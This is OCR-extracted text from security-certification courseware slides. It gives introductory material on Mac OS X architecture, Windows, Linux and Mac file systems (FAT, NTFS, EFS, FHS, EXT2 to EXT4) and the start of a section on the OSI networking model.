
- MAC OS X is a series of closed-source graphical operating systems developed by Apple Inc.
- It is the primary operating system for Apple's Mac computers
- It can offer a more stable and reliable platform and supports pre-emptive multitasking and memory protection

Layers of MAC OS X

- **Cocoa Application layer:** Encompasses technologies for building an app's user interface
- **Media layer:** Incorporates specialized technologies for playing, recording, and editing audio and visual media
- **Core Services layer:** Comprises fundamental services and technologies ranging from Automatic Reference Counting to string manipulation and data formatting
- **Core OS layer:** Outlines programming interfaces related to hardware and networking
- **Kernel and Device Drivers layer:** Contains support for file systems, networking, security, IPC, programming languages, device drivers, and other tools

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

MAC OS X Layered Architecture



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

File Systems

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Understanding File Systems

1. The file system is a set of data types that is employed for storage, hierarchical categorization, management, navigation, access, and recovering data
2. It provides a mechanism for users to store data logically in a hierarchy of files and directories
3. It also includes a format for specifying the path to a file through the structure of directories
4. File systems are organized in the form of tree-structured directories, which require access authorization
5. Major file systems include FAT, NTFS, HFS, HFS+, APFS, Ext2, Ext3, Ext4, among others

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Types of File Systems

Shared Disk File Systems	In this file system, a number of systems (servers) can access same external disk subsystem
Disk File Systems	This file system is designed for storing and recovering the file on a storage device, usually a hard disk
Network File Systems	This file system is created to access the files on other computers that are connected by a network
Database File Systems	File management, wherein, instead of or in addition to hierarchically structured management, the files are identified by their characteristics, such as the type of file, topic, author, or similar metadata
Flash File Systems	This file system is designed for storing and recovering files on flash memory devices
Tape File Systems	This file system is designed for storing and recovering the file on the tape in a self-describing form
Special Purpose File Systems	In this file system, files are arranged dynamically by software, intended for such purposes as communication between computer processes or temporary file space

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows File Systems: File Allocation Table (FAT)

- The FAT file system is used with DOS; it was the first file system used with the Windows OS
- It is named for its method of organization, the file allocation table, which is placed at the beginning of the volume
- FAT contains three different versions (FAT12, FAT16, and FAT32) that differ owing to the size of the entries in the FAT structure



Relationship between the directory entry structures, clusters, and FAT structure

System	Bytes Per Cluster within File Allocation Table	Cluster Limit
FAT12	1.5	Fewer than 4087 clusters
FAT16	2	Between 4,087 and 65,526 clusters, inclusive
FAT32	4	Between 65,526 and 268,435,456 clusters, inclusive

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows File Systems: FAT32

- FAT32 file system is derived from a FAT file system that supports drives up to 2 terabytes in size
- It uses drive space efficiently and uses small clusters
- It creates backups of the file allocation table instead of using the default copy

Offset	Description	Size
000h	Executable Code (Boots Computer)	446 Bytes
1BEh	1st Position Entry	16 Bytes
1CEh	2nd Position Entry	16 Bytes
1DEh	3rd Position Entry	16 Bytes
1EEh	4th Position Entry	16 Bytes
1FEh	Boot Record Signature	2 Bytes

MBR table of FAT32

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows File Systems: New Technology File System (NTFS)


- NTFS is the standard file system of Windows NT and its descendants Windows XP, Vista, 7, 8.1, 10, server 2003, server 2008, server 2012, Server 2016, and Server 2019
- From Windows NT 3.1, it is the default file system of the Windows NT family
- It includes several improvements over FAT, such as enhanced support for metadata and the use of advanced data structures to improve performance, reliability, and disk space utilization, besides extensions such as security access control lists and file system journaling

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows File Systems: NTFS Architecture



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows File Systems: NTFS System Files

File Name	Description
$attrdef	Contains definitions of all system-and user-defined attributes of the volume
$badclus	Contains all the bad clusters
$bitmap	Contains a bitmap for the entire volume
$boot	Contains the volume's bootstrap
$logfile	Used for recovery purposes
$mft	Contains a record for every file
$mftmirr	Mirrors the MFT used for recovering files
$quota	Indicates a disk quota for each user
$upcase	Converts characters into uppercase Unicode
$volume	Contains the volume name and version number


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Windows File Systems: Encrypting File Systems (EFS)

- The Encrypting File System (EFS) was first introduced in version 3.0 of NTFS, which offers filesystem-level encryption
- This encryption technology maintains a level of transparency to the user who encrypted the file, which implies that there is no need for users to decrypt the file and access it for making changes
- After a user is done with the file, the encryption policy is automatically restored
- When any unauthorized user tries to access an encrypted file, they are denied access
- To enable the encryption and decryption facilities, a user has to set the encryption attributes of the files and folders that the user wants to encrypt or decrypt



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Windows File Systems: Components of EFS




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Windows File Systems: Sparse Files

- Sparse files provide a method of saving disk space for files by allowing the I/O subsystem to allocate only meaningful (nonzero) data
- If an NTFS file is marked as sparse, it assigns a hard disk cluster only for the data defined by the application
- The non-defined data of the file are represented by non-allocated space on the disk



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Linux File Systems: Linux File System Architecture



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Linux File Systems: Filesystem Hierarchy Standard (FHS)

- The Filesystem Hierarchy Standard (FHS) defines the directory structure and its contents in Linux- and Unix-like operating systems
- In the FHS, all files and directories are present under the root directory (represented by /)


Table displaying directories and their description specific to the FHS

Directory	Description
/bin	Essential command binaries. Ex: cat, ls, cp.
/boot	Static files of the boot loader. Ex: Kernels, Initrd
/dev	Essential device files. Ex: /dev/null
/etc	Host-specific system configuration files
/home	Users' home directories, holding saved files, personal settings, etc.
/lib	Essential libraries for the binaries in /bin/ and /sbin/
/media	Mount points for removable media
/mnt	Temporarily mounted filesystems
/opt	Add-on application software packages
/root	Home directory for the root user
/proc	Virtual file system providing process and kernel information as files
/run	Information about running processes. Ex: running daemons, currently logged in users
/sbin	Contains the binary files required for working
/srv	Site-specific data for services provided by the system
/tmp	Temporary files
/usr	Secondary hierarchy for read-only user data
/var	Variable data. Ex: logs, spool files, etc.

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Linux File Systems: Extended File System (EXT)

- EXT was the first file system for the Linux operating system to overcome certain limitations of the Minix file system
- It has a maximum partition size of 2 GB and a maximum file name size of 255 characters
- It removes the two major Minix file system limitations of a 64 MB partition size and short file names
- The major limitation of this file system is that it doesn't support separate access, inode modification, or data modification time stamps
- It is replaced by the second extended file system



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Linux File Systems: Second Extended File System (EXT2)

1. EXT2 is a standard file system that uses improved algorithms, which significantly enhances its speed. It also maintains additional time stamps
2. It maintains a special field in the superblock that keeps track of the file system status and identifies it as either clean or dirty
3. Its major shortcomings are the risk of file system corruption when writing to EXT2, and that it is not a journaling file system

Physical layout of the EXT2 File system



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Linux File Systems: Third Extended File System (EXT3)

- Ext3 is a journaling version of the EXT2 file system and is commonly used with the Linux operating system
- It is an enhanced version of the EXT2 file system
- It uses file system maintenance utilities (like fsck) for maintenance and repair, like the EXT2 file system
- The following is the command to convert EXT2 to EXT3 file system:
  - `# /sbin/tune2fs -j <partition-name>`

Ext3 Features

Data Integrity

- It provides stronger data integrity for events that occur owing to computer system shutdowns

Speed

- As the EXT3 file system is journaling the file system, it has higher throughput, in most cases, than EXT2

Easy Transition

- The user can easily change the file system from EXT2 to EXT3 and increase the performance of the system

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Linux File Systems: Fourth Extended File System (EXT4)

- EXT4 is a journaling file system, developed as the replacement of the commonly used EXT3 file system
- With incorporation of new features, EXT4 has significant advantages over EXT3 and EXT2 file systems particularly in terms of performance, scalability, and reliability
- Supports Linux Kernel v2.6.19 onwards

Key Features

- File System Size — supports a maximum individual file size 16TB and overall maximum EXT4 file system size 1EB (exabyte)
- Extents — replaces block mapping scheme used by EXT2 and EXT3, improving large file performance and reducing fragmentation
- Delayed allocation — improves performance and reduces fragmentation by effectively allocating larger amounts of data at a time
- Multi-block allocation — allocates files contiguously on disk
- fsck speed — supports faster file system checking
- Journal checksumming — uses checksums in the journal to improve reliability
- Persistent preallocation — pre-allocates on-disk space for a file
- Improved Timestamps — provides timestamps measured in nanoseconds
- Backward compatibility — makes it possible to mount EXT3 and EXT2 as EXT4

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Mac OS X File Systems

Hierarchical File System (HFS)	Developed by Apple Computer to support the Mac operating system
HFS Plus	HFS Plus (HFS+) is a successor of HFS and is used as a primary file system in Macintosh
UNIX File System (UFS)	Derived from the Berkeley Fast File System (FFS) that was originally developed at Bell Laboratories from the first version of UNIX FS All BSD UNIX derivatives including FreeBSD, NetBSD, OpenBSD, NeXTStep, and Solaris use a variant of UFS Acts as a substitute for HFS in Mac OS X

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Network Fundamentals

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Networks

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Networks

- A computer network is a group of computing systems connected together to allow electronic communication
- It allows users to communicate and share information between various resources such as computers, mobile phones, printers, scanners, and other devices
- The network model lays the foundation for the successful establishment of communication between two computing systems, irrespective of their underlying internal structure and technology
- Standard Network Models:
  - Open System Interconnection (OSI) Model
  - TCP/IP Model

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Open System Interconnection (OSI) Model

- The OSI model is the standard reference model for communication between two end users in a network
- The OSI model comprises seven layers, of which the top four layers are used when a message transfers to or from a user and the lower three layers are used when a message passes through the host computer

OSI MODEL			
	Data Unit	Layer	Function
Host Layers	Data	7. Application	Network process to application
		6. Presentation	Data representation, encryption, and decryption; convert data to machine understandable format
		5. Session	Interhost communication, managing sessions between applications
	Segments	4. Transport	End-to-end connections, reliability, and flow control
Media Layers	Packet/Datagram	3. Network	Path determination and logical addressing
	Frame	2. Data Link	Physical addressing
	Bit	1. Physical	Media, signal, and binary transmission

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TCP/IP Model

